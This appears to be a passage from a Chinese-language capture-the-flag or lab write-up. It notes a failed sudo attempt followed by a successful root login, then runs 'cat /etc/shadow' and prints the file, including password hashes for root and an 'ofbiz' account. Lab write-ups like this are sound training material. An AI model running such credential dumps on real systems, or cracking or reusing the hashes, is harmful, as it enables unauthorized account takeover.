
- 尝试执行 sudo - 密码错误,尝试登录 root 成功
Dump Hash
cat /etc/shadow
root:$y$j9T$pJW9XfkWvA4ozHorBy1kA1$MMNByIaVvdq4YrIpvYDEIfckbiKog11HxKcxJkAZLcA:19709:0:99999:7:::
daemon:*:19668:0:99999:7:::
bin:*:19668:0:99999:7:::
sys:*:19668:0:99999:7:::
sync:*:19668:0:99999:7:::
games:*:19668:0:99999:7:::
man:*:19668:0:99999:7:::
lp:*:19668:0:99999:7:::
mail:*:19668:0:99999:7:::
news:*:19668:0:99999:7:::
uucp:*:19668:0:99999:7:::
proxy:*:19668:0:99999:7:::
www-data:*:19668:0:99999:7:::
backup:*:19668:0:99999:7:::
list:*:19668:0:99999:7:::
irc:*:19668:0:99999:7:::
gnats:*:19668:0:99999:7:::
nobody:*:19668:0:99999:7:::
_apt:*:19668:0:99999:7:::
systemd-network:*:19668:0:99999:7:::
systemd-resolve:*:19668:0:99999:7:::
messagebus:*:19668:0:99999:7:::
systemd-timesync:*:19668:0:99999:7:::
sshd:*:19668:0:99999:7:::
systemd-coredump:!*:19668::::::
ofbiz:$y$j9T$0io/BiTgsGfXITtrQxine1$0PO2rHmI9H46z/uQszVpMm1V7UTYvB5lVh8.Vcx/Nt/:19709:0:99999:7:::
_laurel:!:19711::::::